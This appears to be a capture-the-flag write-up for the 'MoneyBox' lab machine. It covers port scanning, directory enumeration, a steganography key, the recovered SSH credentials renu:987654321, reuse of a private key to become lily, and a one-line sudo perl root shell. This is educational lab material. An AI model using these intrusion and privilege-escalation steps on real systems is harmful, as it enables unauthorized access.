General

IP == 192.168.189.230

RUSTSCAN

```
PORT  STATE SERVICE REASON      VERSION
21/tcp open  ftp    syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0      0      1093656 Feb 26  2021 trytofind.jpg
| ftp-syst:
|  STAT:
| FTP server status:
|     Connected to ::ffff:192.168.45.239
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPd 3.0.3 - secure, fast, stable
|_End of status

22/tcp open  ssh    syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|  2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCWBZjFZOMKU5jDBL6SwW+89lV0wojGRFPnrSIyxVOp/
N7sNSln6NttNOQu1gsC4Sp7WziJ+hL5Map7t7YWJ9Rj9lvcaQU48aTtTzEsL5T991Wm3ZNvZjS0yhSL9Scf6VGxoO0
EGqV+z3Z1OMKU609bm8PLoNaxfNXl2zDRdyrAN3VBT4jp8zlgfaT0W4kKQJ9u77IiHXBOU+6JrBg1b4F9x/
wYT6zXxtGjH3tJTF8g4E6Da2eHOWsq3ERd40M+Oi1v4Du3+bQRd3Z4KVDOQ1utmdyFI+HcrGxjIPqqRAP0h2PLLm-
4qh/QZBvPO8cAPUdduLLeqmFGn/qg/FP08nBgZ
|  256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8xP+l2BvuK5pg2bEpcDV1GAoAI3kIpMznpU-
yfOJS29SF9N2XyYV1eEcvf0O8exXyxCs+RjVbk+8cxBs8K36CU=
|  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ92TDnimudy2EtcS6I1ja1fGn+OBm3z2/8rxwcZknEH

80/tcp open  http   syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

PORT 21 (FTP)

21/tcp open ftp   syn-ack ttl 61 vsftpd 3.0.3

| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.45.239
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status

The only file was a image file called “trytofind.jpg”

Tried stegseek didnt find anything

but trying the key found on port 80 worked and I got a file a called “data.txt”

Hello..... renu

I tell you something Important.Your Password is too Week So Change Your Password Don't Underestimate it.....

maybe ssh bruteforce

PORT 22 (SSH)


22/tcp open ssh syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCWBZjFZOMKU5jDBL6SwW+89IV0wojGRFPnrSIyxVOp/N7sNSln6NttNOQu1gsC4Sp7WziJ+hL5Map7t7YWJ9Rj9lvcaQU48aTtTzEsL5T991Wm3ZNvZjS0yhSL9Scf6VGxoO0EGqV+z3Z1OMKU609bm8PLoNaxfNXl2zDRdyrAN3VBT4jp8zlgfaT0W4kKQJ9u77IiHXBOU+6JrBg1b4F9x/wYT6zXxtGjH3tJTF8g4E6Da2eHOWsq3ERd40M+Oi1v4Du3+bQRd3Z4KVDOQ1utmdyFI+HcrGxjIPqqRAP0h2PLLm-4qh/QZBvPO8cAPUdduLLeqmFGn/qg/FP08nBgZ
| 256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC8xP+l2BvuK5pg2bEpcDV1GAoAI3kIpMznpU-yfOJS29SF9N2XyYV1eEcvf0O8exXyxCs+RjVbk+8cxBs8K36CU=
| 256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ92TDnimudy2EtcS6l1ja1fGn+OBm3z2/8rxwcZknEH

creds
renu:987654321

PORT 80 (HTTP)

80/tcp open http syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


LANDING PAGE




GOBUSTER INITIAL SCAN

```
gobuster dir -u http://192.168.189.230/ -w /usr/share/seclists/Discovery/Web-Content/
common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.189.230/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/blogs                (Status: 301) [Size: 318] [--> http://192.168.189.230/blogs/]
/index.html           (Status: 200) [Size: 621]
/server-status        (Status: 403) [Size: 280]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```


/blogs/



Blogs source code (hidden message)


Not secure
view-source:192.168.189.230/blogs/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OffSec
ine wrap
<html>
<head><title>MoneyBox</title></head>
<body>
<h1>I'm T0m-H4ck3r</h1>
<p>I Already Hacked This Box and Informed.But They didn't Do any Security configurat
<p>If You Want Hint For Next Step.....?<p>
</body>
</html>
<!--the hint is the another secret directory is S3cr3t-T3xt-->

/S3cr3t-T3xt/




There is Nothing In this Page.....

Same deal found something in source code!

Found another secret in the source code this time a "key"

/S3cr3t-T3xt/ source code



The key was a password to a steg file

PRIVESC

renu had bash history

Renus bash history

```
cler
ls
ls -la
cd /home
ls
clear
```

```
cd
ls
ls -la
exit
clear
ls
ls -la
cd /home
ls
cd lily
ls
ls -la
clear
cd
clear
ssh-keygen -t rsa
clear
cd .ssh
ls
ssh-copy-id lily@192.168.43.80
clear
cd
cd -
ls -l
chmod 400 id_rsa
ls -l
ssh -i id_rsa lily@192.168.43.80
clear
ssh -i id_rsa lily@192.168.43.80
cd
clear
cd .ssh/
ls
ssh -i id_rsa lily@192.168.43.80
su lily
clear
cd
sudo apt install openssh
sudo apt update
sudo apt install openssh-server
sudo service ssh start
sudo service ssh status
clear
cd /etc/
ls
cd ssh
ls
nano ssh_config
ls
nano sshd_config
clear
cd
ls
ls -la
chsh bash
chsh
clear
su root
clear
sudo apt install openssh
su root
exit
```

checking that id_rsa key , saving it to my system, then trying it with lilys account let me log in as her

Lily had sudo privs

```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
```

Very simple perl sudo exploit for root

```
sudo perl -e 'exec "/bin/sh";'
```